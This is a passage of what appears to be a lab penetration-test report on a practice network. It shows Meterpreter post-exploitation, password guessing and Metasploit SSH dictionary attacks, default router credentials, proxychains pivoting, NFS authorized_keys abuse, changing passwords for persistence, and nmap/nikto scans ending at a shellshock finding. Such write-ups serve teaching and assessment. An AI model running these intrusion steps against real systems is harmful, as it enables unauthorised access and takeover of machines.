It was then chosen to make a native Linux payload and use the Meterpreter shell to both upload and execute it.




Figure 2.1.0

```
msf5 exploit(multi/handler) > [*] Sending stage (985320 bytes) to 172.16.221.237
[*] Meterpreter session 1 opened (192.168.0.200:4445 → 172.16.221.237:34255) at 2023-01-03 15:19:40 -0500
sessions -i 1
[*] Starting interaction with 1...
```

Figure 2.1.1

After switching to a native payload, it was then checked the privileges currently possessed on the compromised machine.

It was found out that, apart from the limited shell spawned by the payload, the current account had only enough permissions to access files owned by the www-data account currently used which likely were only the files related to the hosted web application.

```
meterpreter > shell
Process 3446 created.
Channel 10 created.
whoami
www-data
cat /etc/shadow
cat: /etc/shadow: Permission denied
ls /root/
ls: cannot open directory /root/: Permission denied
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
umask
0022
```

Figure 2.1.2

Escalation did not work either as sudo could not be used on the limited shell currently in possession.

```
sudo su
sudo: no tty present and no askpass program specified
Sorry, try again.
sudo: no tty present and no askpass program specified
Sorry, try again.
sudo: no tty present and no askpass program specified
Sorry, try again.
sudo: 3 incorrect password attempts
```

Figure 2.1.3

Among the folders that could be listed, the home folder had a user folder inside suggesting the presence of another unprivileged user inside the machine.

```
cd home
ls
user
```

Figure 2.1.4

Since no other way to attempt escalation was found, it was decided first to attempt spawning first a new shell using Python. Escalation still was not possible as credentials for the www-data account were not possessed.

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@CS642-VirtualBox:/$ sudo su
sudo su
[sudo] password for www-data:
```

Figure 2.1.5

Since the password for the current www-data account was not only not known but not trivial to retrieve either, it was attempted a password guess attack on the other low privileged account “user” while attempting to login using the “su -l” command.

```
www-data@CS642-VirtualBox:/$ su -l user
su -l user
Password: user
```

Figure 2.1.6

The correctly guessed password “user” allowed access to the user account which then was used for escalation using sudo as in the previously exploited Linux machines.

It was as before changed password of the machine for all accounts to maintain access in case of need and enabled root login.




Figure 2.1.7

As before, to prevent any target from being left out of scope unintentionally, routes on the web server were checked not reporting any new target.




Figure 2.1.8

After exploiting the WordPress server, the map of the network was updated.




Figure 2.1.9

Afterward, the remaining host connected directly to the Router 1 Eth1 interface was scanned and discovered to be another router (Router 2).

Default credentials were successfully used again, leading to the assumption all routers to be found had the same security weakness.

```
root@kali:~# telnet 192.168.0.226
Trying 192.168.0.226 ...
Connected to 192.168.0.226.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Sep 28 11:41:16 UTC 2022 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 2.2.0

It was then quickly checked the configuration and route table (See Appendices, Figure 2.1).

After finishing checking Router 2, it was then assessed the directly connected 192.168.0.32/28 network and after a new TCP scan, the host 192.168.0.34 was found to be online.

```
root@kali:~# nmap -sS -sV -O 192.168.0.32/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-03 13:49 EST
Nmap scan report for 192.168.0.33
Host is up (0.0013s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.34
Host is up (0.0020s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 36.27 seconds
```

Figure 3.0.1

Since services on this machine were highly similar to the first exploited Linux machine 192.168.0.210, credential reuse on the SSH service was attempted and a session could be successfully started.

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Jan  3 22:23:27 2023 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$
```

Figure 3.0.2

After obtaining access, it was equally trivial to escalate by using sudo changing credentials for the local accounts to maintain access on the compromised machine.

```
Last login: Tue Aug 22 07:12:18 2017 from 192.168.0.34
xadmin@xadmin-virtual-machine:~$ sudo su
[sudo] password for xadmin:
root@xadmin-virtual-machine:/home/xadmin# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@xadmin-virtual-machine:/home/xadmin# passwd xadmin
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@xadmin-virtual-machine:/home/xadmin# service ssh restart
ssh stop/waiting
ssh start/running, process 2217
root@xadmin-virtual-machine:/home/xadmin#
```

Figure 3.0.3

Local routes were checked on the routing table for this machine as well, this time with a new target network to be investigated, which was the network 13.13.13.0/24.

```
root@kali:~# ssh 192.168.0.34
root@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

root@xadmin-virtual-machine:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.0.33    0.0.0.0         UG    0      0        0 eth0
13.13.13.0      *               255.255.255.0   U     1      0        0 eth1
192.168.0.32    *               255.255.255.224 U     1      0        0 eth0
root@xadmin-virtual-machine:~#
```

Figure 3.0.4

Since no direct access was possible from the used Kali Linux machine to the target network, it was chosen to open a SOCKS tunnel using Proxychains-ng.

Because of the lack of ICMP support over Proxychains and support issues with Nmap TCP scan over the tunnel, and since a broadcast ping did not seem to work for updating the arp table, it was first chosen to get available

hosts by execution of a Bash script automating ARP request to each available address on the subnet.



Figure 3.0.5

The ARP table, alongside a ping scan and output from the bash script execution, displayed a new target with IP address 13.13.13.13.




Figure 3.0.6




Figure 3.0.7




Figure 3.0.8

Since Nmap scans proved to be unreliable over Proxychains, instead of using a different tunneling method and attempting to scan using that, it was chosen to check if an SSH connection could be established as it seemed to be a service recurrently present across the network.

After a login prompt was obtained, credential reuse was attempted a second time, leading to unsuccessful results.




Figure 3.0.9

Since several weak credentials were found to be a common occurrence in the other machines, using the ssh_login module on Metasploit, several dictionary attacks were attempted. The reason why attacks were multiple was that the dictionary used for previous attacks proved not to contain the needed credentials, but since no restrictions seemed to be present regarding the number of login attempts, before changing approach, it was decided to first test other dictionaries saved on the provided Kali machine.

```
msf5 auxiliary(scanner/ssh/ssh_login) > set threads 10
threads => 10
msf5 auxiliary(scanner/ssh/ssh_login) > set threads 6
threads => 6
msf5 auxiliary(scanner/ssh/ssh_login) > exploit
|S-chain|-<>-127.0.0.1:9050-<><>-13.13.13.13:22-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-13.13.13.13:22-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-13.13.13.13:22-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-13.13.13.13:22-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-13.13.13.13:22-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-13.13.13.13:22-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-13.13.13.13:22-<><>-OK

[+] 13.13.13.13:22 - Success: 'xadmin:!gatvol' ''
|S-chain|-<>-127.0.0.1:9050-<><>-127.0.0.1:38429-channel 4: open failed: connect failed: Connection refused
<--timeout
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) >
```

Figure 3.1.0

The credentials were found using Metasploit Framework password.lst dictionary and were used to open an SSH session. Exactly like the other machines, credentials were changed, and local routes were checked.

```
root@xadmin-virtual-machine:/home/xadmin# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         13.13.13.12     0.0.0.0         UG    0      0        0 eth0
13.13.13.0      *               255.255.255.0   U     1      0        0 eth0
root@xadmin-virtual-machine:/home/xadmin#
```

Figure 3.1.1

The network map was then updated again.




Figure 3.1.2

After once again entering using default credentials on Router 3 and quickly checking configuration and routes, assessment was then started on network 192.168.0.128/27.

An Nmap TCP scan reported one live host with the address 192.168.0.130.

```
root@kali:~# nmap -sS -sV -O 192.168.0.128/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-03 13:51 EST
Nmap scan report for 192.168.0.129
Host is up (0.0016s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.130
Host is up (0.0021s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 35.96 seconds
```

Figure 4.0.1

Due to the previous experience with the other Linux machines, access was attempted over SSH.

Credential reuse and brute-forcing for this machine seemed to be inapplicable as the authentication was restricted only to public key authentication.

```
root@kali:~# ssh xadmin@192.168.0.130
xadmin@192.168.0.130: Permission denied (publickey).
root@kali:~#
```

Figure 4.0.2

It was assumed the possibility one of the already exploited machines had already accessed the SSH service on the target and was among the list of authorized machines that could open a session.

After mounting the NFS share and checking the .ssh folder inside the xadmin home folder, an authorized_keys file seemed to confirm such theory.




Figure 4.0.3

After deciding to attempt logging in from all the compromised machines until the correct one was found, using the last exploited host, 192.168.0.34, successfully opened an SSH shell and, like previous machines, local routes were checked after changing the credentials of local accounts. Public key authentication was disabled as well.



Figure 4.0.4

```
# Change to no to disable tunnelled clear text passwords
PasswordAuthentication yes

# Kerberos options
#KerberosAuthentication no
#KerberosGetAFSToken no
```

Figure 4.0.5

Routes were rechecked on router 3 for selecting new target networks.

The map was updated once again before proceeding.




Figure 4.0.6

Router 3 Eth 2 interface was being reported as connected to an interface with IP address 192.168.0.234 and through it, it was possible to access 3 subnets.

However, when attempting to scan several of the reported networks, and the interface itself, the inconclusive results lead to the assumption that device router 3 was possibly connected to a Firewall.

[Remainder of page left intentionally blank]




Figure 5.0.1

One of the networks, 192.168.0.240/30, seemed to be accessible and an Nmap scan reported a live host with the address 192.168.0.242.

```
root@kali:~# nmap -sS -sV -O 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-03 13:50 EST
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 4 undergoing Ping Scan
Ping Scan Timing: About 93.75% done; ETC: 13:50 (0:00:00 remaining)
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 4 undergoing Ping Scan
Ping Scan Timing: About 96.88% done; ETC: 13:50 (0:00:00 remaining)
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 4 undergoing Ping Scan
Parallel DNS resolution of 4 hosts. Timing: About 0.00% done
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 4 undergoing Ping Scan
Parallel DNS resolution of 4 hosts. Timing: About 0.00% done
Nmap scan report for 192.168.0.242
Host is up (0.0027s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.10 ((Unix))
111/tcp open  rpcbind 2-4 (RPC #100000)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (1 host up) scanned in 22.70 seconds
```

Figure 5.0.2

The server acted as an Apache Web server. A scan on the machine was performed using nikto scanner with the output reporting the host to be vulnerable to the shellshock vulnerability, which allows for remote command execution.

```
root@kali:~# nikto -host 192.168.0.242
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2022-12-03 17:27:01 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
